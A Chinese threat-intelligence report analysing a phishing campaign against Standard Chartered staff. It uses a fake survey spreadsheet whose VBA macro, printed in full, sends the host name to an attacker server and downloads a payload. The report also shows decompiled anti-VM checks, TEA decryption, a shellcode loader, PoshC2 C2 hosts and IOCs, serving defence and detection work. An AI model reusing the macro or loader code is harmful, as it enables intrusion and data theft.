假面行动(Operation MaskFace)-疑似针对境外银行的利用问卷调查为主题的钓鱼攻击事件分析 - 安恒威胁情报中心

By 猎影实验室

Published: 2021-09-05 · Archived: 2026-04-05 13:06:06 UTC

事件背景


安恒威胁情报中心猎影实验室近期捕获到一起针对疑似位于印度的渣打银行相关人员的攻击。攻击者使用的钓鱼链接中涉及利用社会工程得到的几个肯尼亚渣打银行员工姓名。样本伪装成渣打银行的“包容性调查”excel表，诱导受害者点击。

攻击分析


样本分析

MD5：ea6aada909417fdf57d2dfae599e6650

样本名：SCB_Inclusiveness_Survey.xlsm



样本打开后的内容与标题一致，内容是针对渣打银行员工的包容性调查表。



诱导受害者启动宏代码


```
Sub Get_Survey()
Set B = CreateObject("WScript.Network")
c = B.ComputerName
' 45-08-34-BD-B7-82-16-7D-B1-CA-E5-9B-F3-C1-E4-C9
Dim o
Set o = CreateObject("MSXML2.XMLHTTP")
o.Open "GET", "http://ec2-3-66-213-57.eu-central-1.compute.amazonaws.com/standardchartered/survey/content/45-08-34-BD-B7-82-16-7D-B1-CA-E5-9B-F3-C1-E4-C9" & "?uid=" & c & "&seid=" & DateDiff("s", "1/1/1970 00:00:00", Now()), False
o.Send
Set r = CreateObject("ADODB.Stream")
r.Type = 1 'adTypeBinary
a = Environ("Temp") & "\file.dat"
B = Environ("Temp") & "\survey.dat"
d = Environ("Temp") & "\survey.dat.log1"
r.Open
r.Xor o.responseBody
r.SaveToFile a, 2 'adSaveCreateOverWrite
Set r = Nothing
Set c = CreateObject("Scripting.FileSystemObject")
c.CopyFile a, B
Set fso = CreateObject("Scripting.Filesystemobject")
Set base_file = fso.OpenTextFile(B, 1)
Content = base_file.ReadAll()
base_file.Close
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.DataType = "bin.base64"
oNode.Text = Content
Set BinaryStream = CreateObject("ADODB.Stream")
```

执行过程中会从

http://ec2-3-66-213-57.eu-central-1.compute.amazonaws[.]com/standardchartered/survey/content/45-08-34-BD-B7-82-16-7D-B1-CA-E5-9B-F3-C1-E4-C9?uid=&seid=


下载payload，解密后执行

样本分析

MD5：cadd4c9df2c5eda49d2b5c3e745b619e

样本名：survey.dat.log1

由宏代码内链接下载解密得到，是个可执行文件



样本设置了很多反虚拟机检查。检查是否处于调试状态、CPU线程数量、硬盘大小等方式

```
v3 = NtCurrentPeb();
if ( !v3->BeingDebugged && LOBYTE(v3->NtGlobalFlag) != 112 )
{
  GetSystemInfo(&SystemInfo);
  if ( SystemInfo.dwNumberOfProcessors >= 4 )
  {
    Buffer.dwLength = 64;
    GlobalMemoryStatusEx(&Buffer);
    if ( (Buffer.ullTotalPhys & 0xFFFFFFFFFFF00000ui64) >= 0x100000000i64 )
    {
      nSize[0] = 260;
      GetComputerNameExW(ComputerNameDnsDomain, v8, nSize);
      if ( nSize[0] )
      {
        sub_140001570();
        sub_140001770();
        sub_140001570();
        sub_140001D10();
        while ( 1 )
          Sleep(0xC350u);
```

通过反虚拟机检查后，样本会将TEA加密后的恶意代码解密

```
LODWORD(result) = a2[1];
v4 = -957401312;
v5 = 3337565984i64;
v7 = 2i64;
do
{
  v8 = v4 + dword_140042610[(v5 >> 11) & 3];
  v9 = v4 + 1640531527;
  v10 = result - (v8 ^ (v2 + ((16 * v2) ^ (v2 >> 5))));
  v11 = v2 - ((v9 + dword_140042610[v9 & 3]) ^ (v10 + ((16 * v10) ^ (v10 >> 5))));
  v12 = (v9 + dword_140042610[(v9 >> 11) & 3]) ^ (v11 + ((16 * v11) ^ (v11 >> 5)));
  v9 += 1640531527;
  v13 = v10 - v12;
  v14 = v11 - ((v9 + dword_140042610[v9 & 3]) ^ (v13 + ((16 * v13) ^ (v13 >> 5))));
  v15 = (v9 + dword_140042610[(v9 >> 11) & 3]) ^ (v14 + ((16 * v14) ^ (v14 >> 5)));
  v9 += 1640531527;
  v16 = v13 - v15;
  v17 = v14 - ((v9 + dword_140042610[v9 & 3]) ^ (v16 + ((16 * v16) ^ (v16 >> 5))));
  v18 = v9 + dword_140042610[(v9 >> 11) & 3];
  v9 += 1640531527;
  v19 = v16 - (v18 ^ (v17 + ((16 * v17) ^ (v17 >> 5))));
  v20 = v17 - ((v9 + dword_140042610[v9 & 3]) ^ (v19 + ((16 * v19) ^ (v19 >> 5))));
  v21 = (v9 + dword_140042610[(v9 >> 11) & 3]) ^ (v20 + ((16 * v20) ^ (v20 >> 5)));
  v9 += 1640531527;
  v22 = v19 - v21;
  v23 = v20 - ((v9 + dword_140042610[v9 & 3]) ^ (v22 + ((16 * v22) ^ (v22 >> 5))));
  v24 = (v9 + dword_140042610[(v9 >> 11) & 3]) ^ (v23 + ((16 * v23) ^ (v23 >> 5)));
  v9 += 1640531527;
```

并创建一个新的线程运行shellcode

```
v90[4] = 0x64002E;
v90[5] = 0x6C006C;
qmemcpy(v80, "Sleep", 5);
qmemcpy(v82, "LoadLibraryA", 12);
qmemcpy(v81, "VirtualAlloc", 12);
qmemcpy(v83, "VirtualProtect", 14);
qmemcpy(v86, "FlushInstructionCache", 21);
qmemcpy(v84, "GetNativeSystemInfo", 19);
qmemcpy(v85, "RtlAddFunctionTable", 19);
v6 = (void (__fastcall *)(_QWORD, _QWORD, int *, __int64 *))sub_A1C(3183451155i64);
v7 = (void (__fastcall *)(__int64, int *, __int64, __int64))sub_A1C(1591296437i64);
v89 = v7;
v97[0] = 1572888;
```

同时调用一起解密出的DLL文件，MD5：e4a2fa6a2d4604d319df2c2a5c22a22c

将其中的一段BASE64编码的数据解码后得到MD5为

83337c2399d2bbb1118ec8de3b658e78的 PoshC2载荷

```
// Token: 0x06000005 RID: 5 RVA: 0x00002058 File Offset: 0x00000258
public static void Sharp()
{
    if (!string.IsNullOrEmpty("") && !Environment.UserDomainName.Contains(""))
    {
        return;
    }
    IntPtr consoleWindow = Program.GetConsoleWindow();
    Program.ShowWindow(consoleWindow, 0);
    Program.AUnTrCrts();
    int num = 30;
    int num2 = 60000;
    ManualResetEvent manualResetEvent = new ManualResetEvent(false);
    while (true && num > 0)
    {
        try
        {
            Program.primer();
            break;
        }
        catch
        {
            num--;
            manualResetEvent.WaitOne(num2);
            num2 *= 2;
        }
    }
}

// Token: 0x06000003 RID: 3
[DllImport("user32.dll")]
private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

// Token: 0x04000009 RID: 9
private static string[] basearray = new string[]
{
    "http://ec2-3-122-177-39.eu-central-1.compute.amazonaws.com",
    "http://ec2-3-68-104-84.eu-central-1.compute.amazonaws.com",
    "http://ec2-18-157-74-118.eu-central-1.compute.amazonaws.com"
};
```

通信的流量会伪装为zscloud的API请求

```
000007FF724E72D0   48:896C24 10          mov qword ptr ss:[rsp+10],rbp          send
000007FF724E72D5   48:897424 18          mov qword ptr ss:[rsp+18],rsi
000007FF724E72DA   57                    push rdi
000007FF724E72DB   41:54                 push r12
000007FF724E72DD   41:55                 push r13                               r13:"`ラtD\x06"
000007FF724E72DF   48:83EC 70            sub rsp,70
000007FF724E72E3   48:8D05 D6A7FFFF      lea rax,qword ptr ds:[7FF724E1AC0]     rax:L"狐螳▮"
000007FF724E72EA   45:33ED               xor r13d,r13d                          r13d:"`ラtD\x06"
000007FF724E72ED   41:8BF1               mov esi,r9d
000007FF724E72F0   41:8BE8               mov ebp,r8d
000007FF724E72F3   4C:8BE2               mov r12,rdx                            rdx:"GET /zscloud.com/api/v2/change/?c HTTP/1.1\r\nCookie: Se
000007FF724E72F6   48:8BF9               mov rdi,rcx
000007FF724E72F9   48:3905 C84D0300      cmp qword ptr ds:[7FF7251C0C8],rax     rax:L"狐螳▮"
000007FF724E7300   0F85 C8950000         jne ws2_32.7FF724F08CE
000007FF724E7306   4C:392D B34D0300      cmp qword ptr ds:[7FF7251C0C0],r13     r13:"`ラtD\x06"
000007FF724E730D   0F84 BB950000         je ws2_32.7FF724F08CE
000007FF724E7313   8B0D 9F4D0300         mov ecx,dword ptr ds:[7FF7251C0B8]
000007FF724E7319   FF15 F9A00200         call qword ptr ds:[<&TlsGetValue>]
000007FF724E731F   48:894424 58          mov qword ptr ss:[rsp+58],rax          [rsp+58]:"境XH鳙P并\f\x01"
000007FF724E7324   48:85C0               test rax,rax                           rax:L"狐螳▮"
000007FF724E7327   0F84 A1950000         je ws2_32.7FF724F08CE
000007FF724E732D   44:896C24 50          mov dword ptr ss:[rsp+50],r13d
000007FF724E7332   48:8BCF               mov rcx,rdi
000007FF724E7335   E8 A6A4FFFF           call ws2_32.7FF724E17E0
000007FF724E733A   48:85C0               test rax,rax                           rax:L"狐螳▮"
000007FF724E733D   0F84 D1950000         je ws2_32.7FF724F0914
000007FF724E7343   48:8B5424 58          mov rdx,qword ptr ss:[rsp+58]          [rsp+58]:"境XH鳙P并\f\x01"
000007FF724E7348   48:899C24 90000000    mov qword ptr ss:[rsp+90],rbx
000007FF724E7350   48:8BD8               mov rbx,rax                            rax:L"狐螳▮"
000007FF724E7353   48:8B4B 18            mov rcx,qword ptr ds:[rbx+18]          [rbx+18]:"ws2_32.dll"
000007FF724E7357   48:83C2 10            add rdx,10                             rdx:"GET /zscloud.com/api/v2/change/?c HTTP/1.1\r\nCookie: Se
000007FF724E735B   48:8D4424 50         lea rax,qword ptr ss:[rsp+50]
000007FF724E7360   48:894424 48          mov qword ptr ss:[rsp+48],rax
```

回连的地址为：
ec2-3-68-104-84.eu-central-1.compute.amazonaws[.]com

ec2-3-122-177-39.eu-central-1.compute.amazonaws[.]com

ec2-18-157-74-118.eu-central-1.compute.amazonaws[.]com

PoshC2介绍


PoshC2是一款基于PowerShell和C#的命令控制工具框架，用于帮助渗透测试人员进行红队、后渗透和横向攻击。PoshC2主要以Python3形式编写，采用模块化格式，使用户能够添加自己的模块和工具，从而允许灵活扩展的C2框架。

关联分析

本样本的链接地址为


https://s3.amazonaws[.]com/angela.malusi/SCB_Inclusiveness_Survey.xlsm


SCB是渣打银行的缩写，在领英上查找Angela Malusi，可以看到渣打银行确实有此员工



拓线查找相关样本，可以看到这位ChrispineMigwi以及这位RoselynMutunga

的名字也被用于制作恶意链接





相关的链接与关联的样本见下表

样本MD5	下载链接
875e671e4265ff9acaed05a36dae8505	https://s3.amazonaws[.]com/roselyn.mutunga/SCB_Inclusiveness_Survey[.]xlsm
ea6aada909417fdf57d2dfae599e6650	https://s3.amazonaws[.]com/angela.malusi/SCB_Inclusiveness_Survey[.]xlsm
b1402cdf09202711b6ad76486b4a2171	https://s3.amazonaws[.]com/michael.rading/SCB_Inclusiveness_Survey[.]xlsm
0d14cbc350ce43f150dc027701c08019	https://s3.amazonaws[.]com/chrispine.migwi/SCB_Inclusiveness_Survey.xlsm

总结

本次攻击中涉及的社会工程信息很细致，攻击者在信息收集上明显有过精心准备，使用的几位员工的资料都来自在职员工。钓鱼选取的主题也使用了容易让重视包容性的渣打银行的员工中招的包容性情况调查表，诱导性很强。

样本方面，攻击者设置了多处反虚拟机和反调试检查，在解密以及解码后才得到最终的PoshC2载荷，回连的IP都来自近期启用的amazon云服务器。综合这些信息，该样本也有一定可能出自红蓝对抗的攻击队。

防御建议

对于这类钓鱼攻击，企业和机构应当注重培养人员安全意识，不轻易打开未知来源的邮件及附件，不随意点击未知链接，不随意打开未验证可靠来源的文档。

安恒APT攻击预警平台能够发现已知或未知威胁，平台能实时监控、捕获和分析恶意文件或程序的威胁性，并能够对邮件投递、漏洞利用、安装植入、回连控制等各个阶段关联的木马等恶意样本进行强有力的监测。

同时，平台根据双向流量分析、智能的机器学习、高效的沙箱动态分析、丰富的特征库、全面的检测策略、海量的威胁情报等，对网络流量进行深度分析。检测能力完整覆盖整个APT攻击链，有效发现APT攻击、未知威胁及用户关心的网络安全事件。

安恒主机卫士EDR通过“平台+端”分布式部署，“进程阻断+诱饵引擎”双引擎防御已知及未知类型威胁。

IOC

URL：

ec2-3-68-104-84.eu-central-1.compute.amazonaws[.]com

ec2-3-122-177-39.eu-central-1.compute.amazonaws[.]com

ec2-18-157-74-118.eu-central-1.compute.amazonaws[.]com

MD5：

cadd4c9df2c5eda49d2b5c3e745b619e

ea6aada909417fdf57d2dfae599e6650

875e671e4265ff9acaed05a36dae8505

b1402cdf09202711b6ad76486b4a2171

0d14cbc350ce43f150dc027701c08019

e4a2fa6a2d4604d319df2c2a5c22a22c

IP:
3.68.104[.]84

3.122.177[.]39
18.157.74[.]118
